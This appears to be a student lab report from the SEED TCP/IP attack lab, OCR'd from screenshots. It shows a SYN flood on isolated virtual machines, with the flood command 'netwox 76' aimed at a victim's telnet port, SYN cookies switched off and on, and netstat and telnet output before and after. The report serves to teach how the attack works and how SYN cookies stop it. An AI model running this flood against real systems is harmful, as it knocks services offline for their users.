
Lab1 TCP/IP Attack

I. Lab set up
   a. Set up three virtual machines (SEEDLab image) on the same LAN using NAT network.
   b. IPs:
      i. Attacker: 10.0.2.15
      ii. Victim: 10.0.2.4
      iii. Observer: 10.0.2.5
      iv.



SEED_ [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
/bin/bash
/bin/bash 64x16
Normal
No Spacing
Styles
SEED_ Clone1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
/bin/bash 62x16
SEED_ Clone2 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
/bin/bash 63x16
1:58 PM
Right Ctrl

```
[02/10/22]seed@VM:~$ hostname -I
10.0.2.15
[02/10/22]seed@VM:~$ ^C
[02/10/22]seed@VM:~$
```

```
[02/10/22]seed@VM:~$ hostname -I
10.0.2.4
[02/10/22]seed@VM:~$
```


```
[02/10/22]seed@VM:~$ hostname -I
10.0.2.5
[02/10/22]seed@VM:~$
```

II. Task 1: SYN Flooding attack
   a. Check SYN cookie flag setting on the victim machine
   b. SYN cookie is on
   c.


SEED_ Clone1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
/bin/bash
/bin/bash 62x16
2:07 PM
Right Ctrl

```
[02/10/22]seed@VM:~$ hostname -I
10.0.2.4
[02/10/22]seed@VM:~$ sudo sysctl -a | grep cookie
net.ipv4.tcp_syncookies = 1
sysctl: reading key "net.ipv6.conf.all.stable_secret"
sysctl: reading key "net.ipv6.conf.default.stable_secret"
sysctl: reading key "net.ipv6.conf.enp0s3.stable_secret"
sysctl: reading key "net.ipv6.conf.lo.stable_secret"
[02/10/22]seed@VM:~$
```


   d. Turn off syn cookie in order to perform the attack using ‘sudo sysctl -w net.ipv4.tcp_syncookies=0’ i.


SEED_ Clone1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
/bin/bash
2:10 PM
/bin/bash 62x16
Right Ctrl

```
[02/10/22]seed@VM:~$ hostname -I
10.0.2.4
[02/10/22]seed@VM:~$ sudo sysctl -a | grep cookie
net.ipv4.tcp_syncookies = 1
sysctl: reading key "net.ipv6.conf.all.stable_secret"
sysctl: reading key "net.ipv6.conf.default.stable_secret"
sysctl: reading key "net.ipv6.conf.enp0s3.stable_secret"
sysctl: reading key "net.ipv6.conf.lo.stable_secret"
[02/10/22]seed@VM:~$ sudo sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
[02/10/22]seed@VM:~$ 
```

e.


f. Running ‘netstat -tna’ on victim machine, all the ports are ‘LISTENING’ now.


SEED_ Clone1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
/bin/bash

```
[02/10/22]seed@VM:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.4:53             0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::53                   :::*                    LISTEN
tcp6       0      0 :::21                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 :::3128                 :::*                    LISTEN
tcp6       0      0 ::1:953                 :::*                    LISTEN
[02/10/22]seed@VM:~$ 
```

g.


h. Connect the victim machine and the observer machine by using ‘telnet <ip address>’. Notice here after connecting, the observer’s IP became the victim machine’s IP.


SEED_ Clone2 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
/bin/bash

```
[02/10/22]seed@VM:~$ hostname -I
10.0.2.5
[02/10/22]seed@VM:~$ telnet 10.0.2.4
Trying 10.0.2.4...
Connected to 10.0.2.4.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in
the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitt
ed by
applicable law.

[02/10/22]seed@VM:~$ hostname -I
10.0.2.4
[02/10/22]seed@VM:~$ 
```

i.

j. Running 'netstat -tna' again on victim machine, we can see that one TCP connection is established between victim machine and observer machine.




SEED_ Clone1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
/bin/bash

```
[02/10/22]seed@VM:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.4:53             0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.4:23             10.0.2.5:44006          ESTABLISHED
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::53                   :::*                    LISTEN
tcp6       0      0 :::21                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 :::3128                 :::*                    LISTEN
tcp6       0      0 ::1:953                 :::*                    LISTEN
[02/10/22]seed@VM:~$
```

k.

l. Now on the attacker machine, we run this command 'sudo netwox 76 -i 10.0.2.4 -p 23 -s raw', using netwox tool 76, attacking the victim machine's IP on port 23 and sending raw packets.




SEED_ [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
/bin/bash
En
2:38 PM
/bin/bash 64x16
Right Ctrl

```
[02/10/22]seed@VM:~$ sudo netwox 76 -i 10.0.2.4 -p 23 -s raw
```

m.


n. The attack has started and now on the victim machine, run 'netstat -tna' during the attack, we can see that the queue is filled with 'SYN_RECV' half opened connection and theoretically it cannot make new connections at this moment.

o. 

SEED_ Clone1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
/bin/bash

```
tcp        0      0 10.0.2.4:23             255.114.135.132:54459   SYN_RECV
tcp        0      0 10.0.2.4:23             251.127.83.248:36169    SYN_RECV
tcp        0      0 10.0.2.4:23             254.222.213.111:60492   SYN_RECV
tcp        0      0 10.0.2.4:23             247.167.227.82:14115    SYN_RECV
tcp        0      0 10.0.2.4:23             251.97.225.108:64293    SYN_RECV
tcp        0      0 10.0.2.4:23             252.65.213.237:31243    SYN_RECV
tcp        0      0 10.0.2.4:23             249.106.195.179:17434   SYN_RECV
tcp        0      0 10.0.2.4:23             240.205.27.242:33628    SYN_RECV
tcp        0      0 10.0.2.4:23             254.67.84.10:52668      SYN_RECV
tcp        0      0 10.0.2.4:23             245.126.164.201:41137   SYN_RECV
tcp        0      0 10.0.2.4:23             247.148.82.12:15660     SYN_RECV
tcp        0      0 10.0.2.4:23             254.115.119.223:53590   SYN_RECV
tcp        0      0 10.0.2.4:23             249.87.50.218:46536     SYN_RECV
tcp        0      0 10.0.2.4:23             248.109.140.17:26973    SYN_RECV
tcp        0      0 10.0.2.4:23             252.138.193.68:55853    SYN_RECV
tcp        0      0 10.0.2.4:23             246.125.217.207:63498   SYN_RECV
tcp        0      0 10.0.2.4:23             243.131.45.226:51718    SYN_RECV
tcp        0      0 10.0.2.4:23             254.171.84.216:57413    SYN_RECV
tcp        0      0 10.0.2.4:23             242.13.199.142:40286    SYN_RECV
tcp        0      0 10.0.2.4:23             254.94.13.42:52104      SYN_RECV
tcp        0      0 10.0.2.4:23             255.154.48.102:17118    SYN_RECV
tcp        0      0 10.0.2.4:23             247.115.180.218:7595    SYN_RECV
tcp        0      0 10.0.2.4:23             253.1.176.142:3672      SYN_RECV
tcp        0      0 10.0.2.4:23             249.236.86.100:54029    SYN_RECV
tcp        0      0 10.0.2.4:23             254.176.153.65:29903    SYN_RECV
tcp        0      0 10.0.2.4:23             248.162.160.182:51232   SYN_RECV
tcp        0      0 10.0.2.4:23             248.80.53.232:7618      SYN_RECV
tcp        0      0 10.0.2.4:23             248.5.212.225:30278     SYN_RECV
tcp        0      0 10.0.2.4:23             247.188.47.39:39509     SYN_RECV
tcp        0      0 10.0.2.4:23             252.70.138.97:14369     SYN_RECV
tcp        0      0 10.0.2.4:23             251.125.95.201:30459    SYN_RECV
tcp        0      0 10.0.2.4:23             244.80.15.241:3969      SYN_RECV
tcp        0      0 10.0.2.4:23             247.218.103.163:63548   SYN_RECV
tcp        0      0 10.0.2.4:23             247.229.123.184:18921   SYN_RECV
tcp        0      0 10.0.2.4:23             242.21.5.88:36456       SYN_RECV
tcp        0      0 10.0.2.4:23             248.68.70.65:12452      SYN_RECV
tcp        0      0 10.0.2.4:23             253.149.1.58:17691      SYN_RECV
tcp        0      0 10.0.2.4:23             246.205.107.7:37868     SYN_RECV
tcp        0      0 10.0.2.4:23             244.26.242.239:43875    SYN_RECV
tcp        0      0 10.0.2.4:23             243.192.97.232:56238    SYN_RECV
tcp        0      0 10.0.2.4:23             253.77.25.217:54094     SYN_RECV
tcp        0      0 10.0.2.4:23             252.222.155.219:58129   SYN_RECV
tcp        0      0 10.0.2.4:23             250.140.83.142:40201    SYN_RECV
tcp        0      0 10.0.2.4:23             248.182.147.72:24440    SYN_RECV
tcp        0      0 10.0.2.4:23             255.170.34.183:64098    SYN_RECV
tcp        0      0 10.0.2.4:23             248.139.144.62:4167     SYN_RECV
tcp        0      0 10.0.2.4:23             242.214.156.250:5821    SYN_RECV
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::53                   :::*                    LISTEN
tcp6       0      0 :::21                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 :::3128                 :::*                    LISTEN
tcp6       0      0 ::1:953                 :::*                    LISTEN
[02/10/22]seed@VM:~$ 
```


p. To test if the victim can make any new connection now, we telnet the victim from the observer machine, we can see that it is trying to connect for a long time and eventually the operation timed out, indicating the SYN flood attack was successful.

q. 

SEED_ Clone2 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
/bin/bash

```
[02/10/22]seed@VM:~$ telnet 10.0.2.4
Trying 10.0.2.4...

telnet: Unable to connect to remote host: Connection timed out
[02/10/22]seed@VM:~$
[02/10/22]seed@VM:~$
[02/10/22]seed@VM:~$ 
```

r. Now turn SYN cookie flag back on and perform the attack again




SEED_ Clone1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
/bin/bash
2:59 PM
/bin/bash 57x16
Sublime Text
Right Ctrl

```
[02/10/22]seed@VM:~$ sudo sysctl -w net.ipv4.tcp_syncooki
es=1
net.ipv4.tcp_syncookies = 1
[02/10/22]seed@VM:~$ 
```

s.

t. Perform the attack and run 'netstat -tna' on victim machine and try telnet the victim from the observer machine. Even the queue is still filled with SYN_RECV, the observer machine can connect to the victim machine.



SEED_ [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
/bin/bash
3:05 PM
/bin/bash 64x16
SEED_ Clone1 [Running] - Oracle VM VirtualBox
/bin/bash 57x16
SEED_ Clone2 [Running] - Oracle VM VirtualBox
/bin/bash 63x16
System Settings
Right Ctrl

```
[02/10/22]seed@VM:~$ sudo netwox 76 -i 10.0.2.4 -p 23 -s raw
^C
[02/10/22]seed@VM:~$ sudo netwox 76 -i 10.0.2.4 -p 23 -s raw
^C
[02/10/22]seed@VM:~$ sudo netwox 76 -i 10.0.2.4 -p 23 -s raw
```

```
3:59158    SYN_RECV
tcp        0      0 10.0.2.4:23
:11683     SYN_RECV
tcp        0      0 10.0.2.4:23
2:63313    SYN_RECV
tcp        0      0 10.0.2.4:23              252.186.181.1
39:31402   SYN_RECV
tcp        0      0 10.0.2.4:23              244.59.56.72:
18237      SYN_RECV
tcp        0      0 10.0.2.4:23              244.56.172.18
5:12234    SYN_RECV
tcp        0      0 10.0.2.4:23              250.79.211.38
:5764      SYN_RECV
tcp        0      0 10.0.2.4:23              244.136.91.10
:57518     SYN_RECV
tcp        0      0 10.0.2.4:23              244.21.70.248
```

```
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Thu Feb 10 15:01:11 EST 2022 from 10.0.2.5 on pts/1
7
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[02/10/22]seed@VM:~$ 
```

u.

